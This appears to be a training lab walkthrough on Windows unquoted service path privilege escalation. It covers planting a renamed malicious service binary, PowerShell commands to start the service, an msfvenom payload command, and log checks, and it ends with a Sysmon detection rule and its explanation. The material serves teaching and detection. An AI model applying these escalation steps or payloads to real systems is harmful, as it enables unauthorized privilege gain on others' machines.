By placing a malicious service exe in "C:\MyPrograms\" named vulnerable.exe, we'll escalate privileges to the privileges of the account used to run that service (in our case Threatadmin) and potentially to NT AUTHORITY\SYSTEM (if the service is running with those privileges).
The resukt is that when the service starts, instead of running the service.exe, windows will run the vulnerable.exe (our malicious service), with the privileges of the service account used.
2. CREATING A CUSTOM SERVICE EXECUTABLE
So one thing to remember is that services are not interactive with the user's desktop. The reason MessageBox.Show() won't work is fundamental to how Windows Services operate. They run in Session 0, which is an isolated session reserved for services and system processes. User sessions (where you see your desktop and applications) run in higher-numbered sessions (e.g., Session 1, Session 2, etc.). A service in Session 0 cannot directly interact with a user's desktop in another session. This is not only for GUI-based functions like a message box, but also for showing command output in a cmd/PowerShell terminal - keep this in mind when you create payloads and want to use them as a service binary.
We have provided a custom vulnerable C# service that is running on your Windows machine (it's just a ping to 1.1.1.1 every 60 seconds). The custom service is vulnerable to the unquoted service path requirements (located in a directory with spaces, writable by standard users and missing quotes). We can easily modify this to do evil stuff - code-execution is code-execution! :)

Also note that our EvilService code writes some custom events to the application log under event ID 0 as seen in the screenshot below:

You can find the source code under
"C:\THEV\Labs\Privesc\EvilService". We have pre-compiled the code so just rename the EvilService.exe toVulnerableand copy it to"C:\MyPrograms\".
cd C:\MyPrograms
cp C:\THEV\Labs\PrivEsc\EvilService\EvilService\bin\x64\Release\EvilService.exe C:\MyPrograms\Vulnerable.exe
ls
get-service VulnService
get-service VulnService | start-service
get-service VulnService

This is what it should look like:

Now let's start the service. You can do this from PowerShell (as shown in the screenshot below), or using the services console on Windows (below):

3. VERIFY IF OUR SERVICE IS ACTUALLY RUNNING
Let's have a look at our event logs to confirm our new service did actually run:
| Log | Event ID | Description |
|---|---|---|
| Sysmon | 1 | Process Creation |
| Windows Security | 4688 | Process Execution and Command Line |
| Windows Application | 0 | Custom log, our program writes with event ID 0 to this log |
Open ELEX (Event Log Explorer) and let's check our logs. We can use the following Event IDs and logs:
In the application log - we can see our EvilService was started and started pinging 1.1.1.1:

In Sysmon's Process Creation logs (EID 1), we can see the same thing:
- The service
VulnService - Started our
EvilServiceservice executable instead of the real VulnService.exe located in "C:\MyPrograms\Vulnerable Service\VulnService.exe" - In
High Integrity

We can also verify this with System Informer:

And finally, in the Windows Security event logs (needs to be configured through a GPO) Process Creation logs (EID 4688) we can clearly see the service was started and ran with our custom payload (Vulnerable.exe) instead of the actual service (VulnService):

4. CREATING A METASPLOIT PAYLOAD
NOTE: DEFENDER is turned OFF for this PoC, as it will detect out-of-the-box payloads generated by MSFVenom (Metasploit), yes even a messagebox payload.
Let's check this. We created a simple payload that pops a message box:
On Kali:
msfvenom -a x64 --platform windows -p windows/x64/messagebox TEXT="Successful Execution :)" TITLE="CrimsonCORE" -f exe -o VulnerableMSG.exe

When we download this and run this on our Windows machine you'll see it popping a message box:

When we drop this Metasploit exe payload (renamed to Vulnerable.exe) in C:\MyPrograms and restart the service, you'll see the service will fail to start up and won't show a messagebox.

IMPORTANT: Be aware of this - a
regular execan't be used as a service, and additionally the service won't be able to interact with the desktop (session 0 isolation), so amessageboxorcmd/PowerShellwindow won't show up.
So instead, we would need to create a service payload that doesn't interact with the desktop. For example, a reverse shell payload that will connect back to our Kali machine when the service starts.
5. DETECTION
NOTE: Your EDR probably logs (some of) these. If you want to log more DLLs and don't want to blow up your SIEM - make a Sysmon rule that excludes DLLs from system32 and other Windows system folders. However, be aware that this can generate a lot of noise and potentially miss some malicious activity if not carefully managed.
The Sysmon rule below is designed to catch this attack scenario:
- Attacker places malicious executable in a writable directory (e.g.,
C:\MyPrograms\Vulnerable.exe) - Service has unquoted path like
C:\MyPrograms\Vulnerable Service\VulnService.exe - Windows misparses the path and executes
C:\MyPrograms\Vulnerable.exeinstead - Malicious executable runs with service privileges (High integrity)
- Sysmon detects: High integrity process + suspicious location + service parent
Tailored SYSMON CONFIG:
<Sysmon schemaversion="4.90">
  <EventFiltering>
    <RuleGroup name="" groupRelation="or">
      <ProcessCreate onmatch="include">
        <!-- Detect unquoted service path abuse -->
        <Rule name="UnquotedServicePathAbuse" groupRelation="and">
          <!-- Process creation event -->
          <IntegrityLevel condition="is">High</IntegrityLevel>
          <!-- Look for processes running from common writable directories -->
          <Image condition="contains any">C:\MyPrograms\;C:\Program Files\;C:\Users\;C:\ProgramData\;C:\Temp\;C:\Windows\Temp\</Image>
          <!-- Exclude legitimate system processes -->
          <Image condition="excludes all">C:\Windows\System32\;C:\Windows\SysWOW64\</Image>
          <!-- Look for service-related parent processes -->
          <ParentImage condition="is">C:\Windows\System32\services.exe</ParentImage>
        </Rule>
      </ProcessCreate>
    </RuleGroup>
  </EventFiltering>
</Sysmon>
Sysmon Rule Analysis: Unquoted Service Path Abuse Detection
This Sysmon configuration is specifically crafted to detect unquoted service path abuse. Here's how it works:
Rule Structure
<Rule name="UnquotedServicePathAbuse" groupRelation="and">
The rule uses groupRelation="and", meaning ALL conditions must be met simultaneously for an alert to trigger.
Condition Breakdown
1. Integrity Level Check
<IntegrityLevel condition="is">High</IntegrityLevel>
- Purpose: Detects processes running with High integrity (Administrator privileges)
- Why this matters: Unquoted service path exploitation results in the malicious executable running with the same privileges as the service (often SYSTEM or Administrator)
2. Suspicious Location Detection
<Image condition="contains any">C:\MyPrograms\;C:\Program Files\;C:\Users\;C:\ProgramData\;C:\Temp\;C:\Windows\Temp\</Image>
- Purpose: Looks for executables running from commonly writable directories
- Key directories monitored:
C:\MyPrograms\- Custom application folders (often user-writable)C:\Program Files\- Standard program installation directoryC:\Users\- User profile directoriesC:\ProgramData\- Shared application data (hidden folder)C:\Temp\andC:\Windows\Temp\- Temporary directories
3. System Process Exclusion
<Image condition="excludes all">C:\Windows\System32\;C:\Windows\SysWOW64\</Image>
- Purpose: Excludes legitimate system processes to reduce false positives
- Logic: Legitimate Windows services typically run from system directories - this attack assumes the adversary is running under
non-privileged user context.
4. Service Parent Process
<ParentImage condition="is">C:\Windows\System32\services.exe</ParentImage>
- Purpose: Confirms the process was spawned by the Windows Service Control Manager
- Critical insight:
services.exeis the parent process for all Windows services
Why This Rule is Effective
- Low false positives: The combination of all four conditions makes it highly specific
